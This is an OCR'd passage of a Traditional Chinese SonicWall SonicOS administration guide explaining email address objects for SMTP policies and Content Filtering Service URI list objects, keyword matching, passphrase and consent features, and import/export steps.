
應用程式控制允許自訂電子郵件清單，並作為電子郵件地址物件。當**原則類型**為 **SMTP 用戶端**時，您只能和應用程式規則原則搭配使用建立電子郵件地址物件。電子郵件地址物件可表示個使用者或整個網域。也可以透過將單獨位址的清單新增到物件，建立表示群組的電子郵件地址物件。這在建立 SMTP 用戶端的應用程式規則原則時提供了一種輕鬆包含或排除使用者群組的方式。

例如，您可以建立電子郵件地址物件來表示支援的群組：



在電子郵件地址物件中定義群組後，您可以建立包含或排除群組的 SMTP 用戶端原則。

在以下映像中，設定從封鎖可執行檔案連接到傳送電子郵件的原則排除支援群組。您可以使用 SMTP 用戶端原則的**寄件地址**或**收件地址**欄位中的電子郵件地址物件。**寄件地址**欄位是指電子郵件的發件人。**收件地址**欄位是指預期的收件者。




儘管應用程式規則無法直接從 Outlook Exchange 或相似應用程式提取群組成員，但您可以使用 Outlook 中的成員清單建立列示有群組成員的文字檔。然後建立此群組的電子郵件地址物件，您可以使用**從檔案載入**按鈕匯入文字檔中的清單。確保每個電子郵件地址都位於文字檔的一行上。

設定 > 電子郵件地址物件

設定電子郵件地址物件設定的步驟如下：

1 在**管理**檢視中，導覽至**原則 | 物件 > 電子郵件地址物件**。

2 在表格上的頁面頂部按一下**新增**。此時會顯示**新增/編輯電子郵件地址物件**對話方塊。



3 在**電子郵件使用者物件名稱**欄位中為電子郵件地址物件輸入一個描述性名稱。

4 對於**相符類型**，選擇以下其中之一：

- **精確相符** - 完全符合您提供的電子郵件地址。
- 或**部分相符** - 如需符合電子郵件地址的任何部分。
- **規則運算式相符** - 使用規則運算式與電子郵件地址相符。如需規則運算式的資訊，請參閱第 138 頁「關於規則運算式」。

5 在**內容**欄位，手動輸入要符合的內容：

- 方法是：

    a) 輸入內容。

    b) 按一下**新增**。

    c) 重複步驟 a和步驟 b，新增您所需要的元素數量。

    例如，若要在網域中符合，請在上一步中選擇**部分相符**，然後在**內容**欄位中輸入 **@** 後跟網域名稱，如類型：**@sonicwall.com**。若要符合單獨的使用者，請在上一部中選擇**精確相符**，然後在內容欄位中輸入完整的電子郵件地址，例如 **jsmith@sonicwall.com**。

- 按一下**從檔案載入**，從文字檔匯入元素清單。檔案中的每個元素必須位於同一行。

透過使用者清單定義電子郵件地址物件，可以使用應用程式規則模擬群組。

6 按一下**確定**。

11

設定內容篩選物件

物件 > 內容篩選物件

SonicWall 內容篩選服務 (CFS) 4.0 版提供教育機構、企業、圖書館和政府機構強制執行內容篩選。使用內容篩選物件，您可以在組織的防火牆後控制學生和員工使用他們經過 IT 處理的電腦時可存取的網站。

附註：如需關於從舊版升級到 CFS 4.0 的資訊，請參閱 *SonicWall™ 內容篩選服務升級指南*。此外，有關在 CFS 原則中套用這些物件，請參閱 *SonicOS 安全設定*技術文件的*安全服務 > 內容篩選*一節。

主題：

關於內容篩選物件

CFS 使用安全物件篩選內容。有關安全物件及其使用方式的資訊，請參閱 *SonicOS 系統設定*文件中*網路 > 介面*底下的 *SonicOS 安全物件*一節。CFS 使用這些物件篩選內容：

- **URI 清單物件** - 請參閱第 202 頁「關於 URI 清單物件」

- **CFS 操作物件** - 請參閱第 205 頁「關於 CFS 操作物件」
- **CFS 設定檔物件** - 請參閱第 205 頁「關於 CFS 設定檔物件」

您可以新增、編輯或刪除任何物件，但是 SonicOS 建立的 **CFS Default Action** 及 **CFS Default Profile** 物件除外。

複雜密碼功能和確認 (同意) 功能也在內容篩選物件中設定。複雜密碼功能限制網頁的存取，除非使用者輸入正確的複雜密碼或密碼。確認功能限制網頁的存取，除非使用者確認他們前進到網站。請參閱：

- 第 205 頁「關於複雜密碼功能」
- 第 206 頁「關於確認功能」

關於 URI 清單物件

URI 清單物件定義可標示為允許或禁止的 URI (統一資源識別項) 或網域清單。您也可以匯出 URI 清單至外部檔案以及匯入檔案到 URI 清單。

附註：處理時，URI 清單的優先順序高於 URI 的類別。

URI 清單物件有下列需求：

- 允許最多 128 個 URI 清單物件。
- 每個 URI 清單物件最多支援 5000 個 URI。最小數量為 1。
- 每個 URI 清單物件最多可設定 100 關鍵字。最小值為零。

主題：

- 第 202 頁「關於 URI 和 URI 清單」
- 第 203 頁「關於關鍵字和關鍵字清單。」
- 第 203 頁「比對 URI 清單物件」
- 第 205 頁「使用 URI 清單物件」

關於 URI 和 URI 清單

每一個 **URI 清單物件** 在其 **URI 清單**中至必必須有一個 URI。您可以手動新增項目至 **URI 清單**，方法是輸入或貼上，或從文字檔 (.txt) 匯入 URI 清單。該檔案可以手動建立，也可以是之前從設備匯出的檔案。每一個 URI 在檔案自成一行。

您可以匯出 **URI 清單**內容到可以稍後匯入的文字檔。

URI 和 **URI 清單** 具有下列需求：

- 每個 URL 最多可包含 255 個字元。
- 一個 **URI 清單**中所有 URI 的合併長度上限是 131,072 (1024*128) 個字元，包括 URI 之間每個新行 (歸位字元) 的一個字元。
- 依照定義，URI 是包含主機和路徑的字串。目前不支援連接埠和其他內容，但您可以使用關鍵字來比對。
- URI 的主機部分可以是 IPv4 或 IPv6 位址字串。

- 每個 URI 最多可包含 16 個 Token。URI 中的 Token 是由下列字元組成的字串：

  ```
  0 到 9
  a 到 z
  A 到 Z
  $ - _ + ! ' ( ) , .
  ```

  - 每個 Token 的長度上限是 64 個字元，包括 Token 週圍的每個分隔符號 (. 或 /) 的一個字元。
  - 星號 (*) 可用作萬用字元，代表一個或多個有效 Token 的序列，而非一個或多個字元。

有效 URI 的範例	無效 URI 的範例
• news.example.com • news.example.com/path • news.example.com/path/abc.txt • news.*.com/*.txt • 10.10.10.10 • 10.10.10.10/path • [2001:2002::2003]/path • [2001:2002::2003:*:2004]/path/*.txt	不正確使用萬用字元 (*) 可能導致無效的 URI，例如： • example*.com • exa*ple.com • example.*.*.com **附註：**萬用字元代表一連串一個或多個 Token，不是一個或多個字元。

關於關鍵字和關鍵字清單。

當掃描網路流量時，URI 清單物件使用其 URI 清單來比對 URI。它使用 Token 為主的相符演算法，其表示 torrent.com 與 seedtorrent.com 不相符。關鍵字清單使 URI 比對更有彈性，允許 URI 清單物件藉由比對 URI 的一部分來比對流量。

如果網路流量 URI 字串 (主機+路徑+查詢字串) 在關鍵字清單有任何子字串，URI 清單物件便取得相符者。例如，假設關鍵字清單中有「運動」和「新聞」，URI 清單物件便會比對 www.extremsports.com, news.google.com/news/headlines?ned=us&hl=en, or www.yahoo.com/?q=sports。

和 URI 清單一樣，您可手動新增項目至**關鍵字清單**，方法是輸入或貼上，或從文字檔 (.txt) 匯入關鍵字清單。該檔案可以手動建立，也可以是之前從設備匯出的檔案。檔案中的每一個關鍵字自成一行。

您可以匯出**關鍵字清單**內容到可以稍後匯入的文字檔。

關鍵字和關鍵字清單需求：

- 每個關鍵字最多可包含 255 個可列印 ASCII 字元
- 一個**關鍵字清單**中最長的關鍵字組合長度限制為 1024 * 2，包括關鍵字之間每一新行一個字元 (歸位字元)。

比對 URI 清單物件

URI 清單物件的比對程序是根據 Token。有效的 Token 序列是由一個或多個 Token 組成，並加上特定字元，例如“.” 或 “/”。URI 代表 Token 序列。例如，URI www.example.com 是 Token 序列，由 www、example 和 com 組成並加入「.」。一般來說，如果 URI 包含 URI 清單物件中的一個 URI，則 URI 清單物件與該 URI 相符。

主題：

- 第 204 頁「一般比對」
- 第 204 頁「萬用字元比對」

- 第 204 頁「IPv6 位址比對」
- 第 205 頁「IPv6 萬用字元比對」

一般比對

如果清單物件包含 URI，例如 example.com，則該物件符合如下所定義的 URI：

```
[<token sequence>(.|/)]example.com[(.|/)<token sequence>]
```

例如，URI 清單物件符合以下任一 URI：

- example.com
- www.example.com
- example.com.uk
- www.example.com.uk
- example.com/path

URI 清單物件與 URI specialexample.com 不符，因為 specialexample 被識別為 example 以外的不同 Token。

萬用字元比對

支援萬用字元比對。星號 (*) 被用做萬用字元，代表有效的序列 Token。如果清單物件包含 URI，例如 example.*.com，則該物件清單符合如下所定義的 URI：

```
[<token sequence>(.|/)]example.<token sequence>.com[(.|/)<token sequence>]
```

例如，URI 清單物件 example.*.com 符合以下任一 URI：

- example.exam1.com
- example.exam1.exam2.com
- www.example.exam1.com/path

URI 清單物件與 URI 不符：

- example.com

這是因為萬用字元 (*) 代表未出現在 example.com 的有效序列 Token。

IPv6 位址比對

也支援 IPv6 位址字串比對。若 IPv4 位址可以處理為一般 Token 序列，則 IPv6 位址字串需要特殊處理。如果 URI 清單物件包含 URI，例如 [2001:2002::2008]，則該 URI 清單物件符合如下所定義的 URI：

```
[2001:2002::2008][/<token sequence>]
```

例如，URI 清單物件符合以下任一 URI：

- [2001:2002::2008]
- [2001:2002::2008]/path
- [2001:2002::2008]/path/abc.txt

IPv6 萬用字元比對

支援在 IPv6 位址字串中進行萬用字元比對。如果清單物件包含 URI，例如 `[2001:2002:*:2008]/*/abc.mp3`，則該清單物件符合如下所定義的 URI：

`[2001:2002:<token sequence>:2008]/<token sequence>/abc.mp3`

例如，URI 清單物件符合以下任一 URI：

- `[2001:2002:2003::2007:2008]/path/abc.txt`
- `[2001:2002:2003:2004:2005:2006:2007:2008]/path/path2/abc.txt`

使用 URI 清單物件

目前，URI 清單物件可在這些欄位中使用：

- CFS 設定檔的允許的 URI 清單
- CFS 設定檔的禁止的 URI 清單
- Websense 的 Web 排除的網域

CFS URI 清單物件在這些欄位中的用法不同。在 CFS 設定檔的允許的或禁止的 URI 清單中使用時，CFS URI 清單物件的作用正常。例如，如果 URI 清單物件 包含 URI，例如 `example.com/path/abc.txt`，則該清單物件符合如下所定義的 URI：

`[<token sequence>(.|/)] example.com/path/abc.txt[(.|/)<token sequence>]`

用於 Websense 的 Web 排除的網域時，只有 URI 的主機部分會生效。例如，如果 URI 清單物件包含如上的相同 URI `example.com/path/abc.txt`，則該清單物件符合包含 example.com 的所有網域。URI 中i的路徑部分會略過。

關於 CFS 操作物件

CFS 動作物件定義封包經過 CFS 的篩選及符合 CFS 原則後的狀況。

關於 CFS 設定檔物件

CFS 設定檔物件定義為每個 HTTP/HTTPS 連線觸發的動作。

關於複雜密碼功能

複雜密碼功能結合確認功能，依據複雜密碼或密碼來限制網頁的存取。您可以對特殊 URI 類別或禁止的 URI 清單中的網域，設定複雜密碼操作。如果使用者想要存取禁止的 URI，他們會被要求輸入正確的密碼，否則會封鎖網頁存取。

重要：複雜密碼僅適用於 HTTP 要求。HTTPS 要求無法重新導向到密碼頁。

如需關於確認功能的資訊，請參閱第 206 頁「關於確認功能」。

複雜密碼作業如何運作：

1 使用者嘗試存取受限制的網站。

2 複雜密碼頁會在使用者的瀏覽器上顯示。

3 使用者必須輸入複雜密碼或密碼並且提交。

4 CFS 使用網站的密碼驗證所提交的複雜密碼或密碼。

- 如果複雜密碼或密碼相符，即允許存取網頁。後續不需要確認，使用者可以在確認功能中設定的啟用時間內，繼續存取相同類別的網站。預設值為 60 分鐘。
- 如果複雜密碼/密碼不符，就會封鎖存取，並且傳送封鎖頁面給使用者。

  附註：使用者有三次機會輸入複雜密碼/密碼。如果所有機會都失敗，就會封鎖網站。

如果使用者選擇**取消**，網站會立即封鎖。

關於確認功能

確認功能 (也稱為「同意」) 要求使用者進行確認後才允許存取，來限制網頁的存取。您可以為特殊的 URI 類別或網域設定「確認」作業，並且使用者需要在第一次瀏覽網站時確認網頁要求。

重要：確認僅適用於 HTTP 要求。HTTPS 要求無法重新導向到確認 (同意) 頁。

確認作業如何運作：

1 使用者嘗試存取被封鎖的網站。

2 顯示快顯對話，要求確認。

3 使用者必須選擇**繼續**或**關閉**。

- 如果使用者確認想要存取此類別的網站，便會將其重新導向到第一次確認的網站。後續不需要確認，使用者可以在確認功能中設定的啟用時間內，繼續存取相同類別的網站。預設值為 60 分鐘。
- 如果使用者選擇**關閉**，則會向使用者顯示封鎖頁面，並在設定的啟用時間內封鎖該類別的網站。

管理 URI 清單物件

主題：

關於 URI 清單物件表

名稱	URI 清單物件的名稱。
URI 清單	指定 URI 清單物件中的 URI。
關鍵字清單	指定 URI 清單物件中設定的關鍵字。
設定	對於表格中的每個項目，包含**編輯**和**刪除**圖示。


設定 URI 清單物件

若要設定 URI 清單物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。

2 如有必要，按一下 **URI 清單物件**按鈕以顯示 **URI 清單物件**畫面。

3 按一下頁面頂部的**新增**。
此時會顯示**新增 CFS URI 清單物件**對話方塊。




4 在**名稱**欄位中輸入 URI 清單物件的描述性名稱。

5 您可以新增 URI 或從檔案匯入。結束時間:

- 新增 URI，移至步驟 6。
- 匯入 URI，移至步驟 10。

6 按一下**新增**以手動新增 URI。將顯示**新增 URI** 對話方塊。




7 輸入 URI，然後按一下**儲存**。如需有關 URI 需求的資訊，請參閱第 202 頁「關於 URI 和 URI 清單」。

8 重複步驟 6 和步驟 7 直到您新增所有 URI 到清單中。

9 若要略過匯入步驟，請移至步驟 21。從檔案匯入 URI 將會覆寫任何手動新增的 URI。

10 按一下**匯入**以從文字檔匯入 URI 清單。將顯示確認訊息。



ⓘ **重要：**該檔案必須符合第 202 頁「關於 URI 和 URI 清單」中所述條件。

文字檔中的 URI 可用這些分隔符號的任何一個來分隔，要加入分隔符號請按下鍵盤上的 **Enter** 或 **Return** 鍵：

分隔符號	樣式
\r\n	Windows 樣式，新行分隔符號
\r	MAC OS 樣式，新行分隔符號
\n	UNIX 樣式，新行分隔符號

只有檔案中的頭 2000 個自訂有效 URI 會匯入。無效的項目 URI 會略過，並且不會計入每個 **URI 清單物件** 2000 個 URI 的上限。


11 按一下**確定**以確認匯入。隨即顯示**檔案上載**對話方塊。

12 選擇檔案並按一下**開啟**。填入 **URI 清單**表。任何已透過**新增**按來新增的 URI，會被匯入檔案中的 URI 取代。

13 當完成新增 URI 至 **URI 清單**後，選擇性按一下**關鍵字清單**以新增一些關鍵字。

如需關鍵字和**關鍵字清單**的資訊，請參閱第 203 頁「關於關鍵字和關鍵字清單。」。


14 按一下**新增**以手動新增關鍵字。顯示**新增關鍵字**對話方塊。



15 輸入或貼上關鍵字到欄位中，然後按一下**儲存**。


16 重複步驟 14 和步驟 15 直到已新增清單的所有關鍵字。

17 要從文字檔匯入關鍵字清單，而不是手動新增關鍵字，請按一下**匯入**。將顯示確認訊息。



18 按一下**確定**以確認匯入。隨即顯示**檔案上載**對話方塊。

19 選擇檔案並按一下**開啟**。已填入**關鍵字清單**表格。任何已透過**新增**按來新增的關鍵字，會被匯入檔案中的關鍵字取代。



20 當完成新增 URI 及關鍵字時，按一下**確定** 在**新增 CFS URI 清單物件**對話方塊。

21 按下**新增**。填入 **URI 清單物件**表。

22 按一下**取消**以關閉**新增 CFS URI 清單物件**對話方塊。

匯出 URI 清單物件


匯出 URI 清單物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。

2 如有必要，按一下 **URI 清單物件**按鈕以顯示 **URI 清單物件**畫面。

3 對於要匯出的清單物件，按一下**設定**圖示。

此時會顯示**編輯 CFS URI 清單物件**對話方塊。



4 按一下**匯出**。將顯示**開啟 customizedUriList.rtf** 對話方塊。

5 您可以開啟檔案 (預設程式為記事本) 或儲存檔案。如果您：

- 開啟檔案，所有項目均在一行中。
- 儲存檔案，該檔案會下載到您的 Downloads 資料夾，檔名為 `customizedURIList.rtf`；新行字元會新增到每個項目後。

6 按一下**確定**。

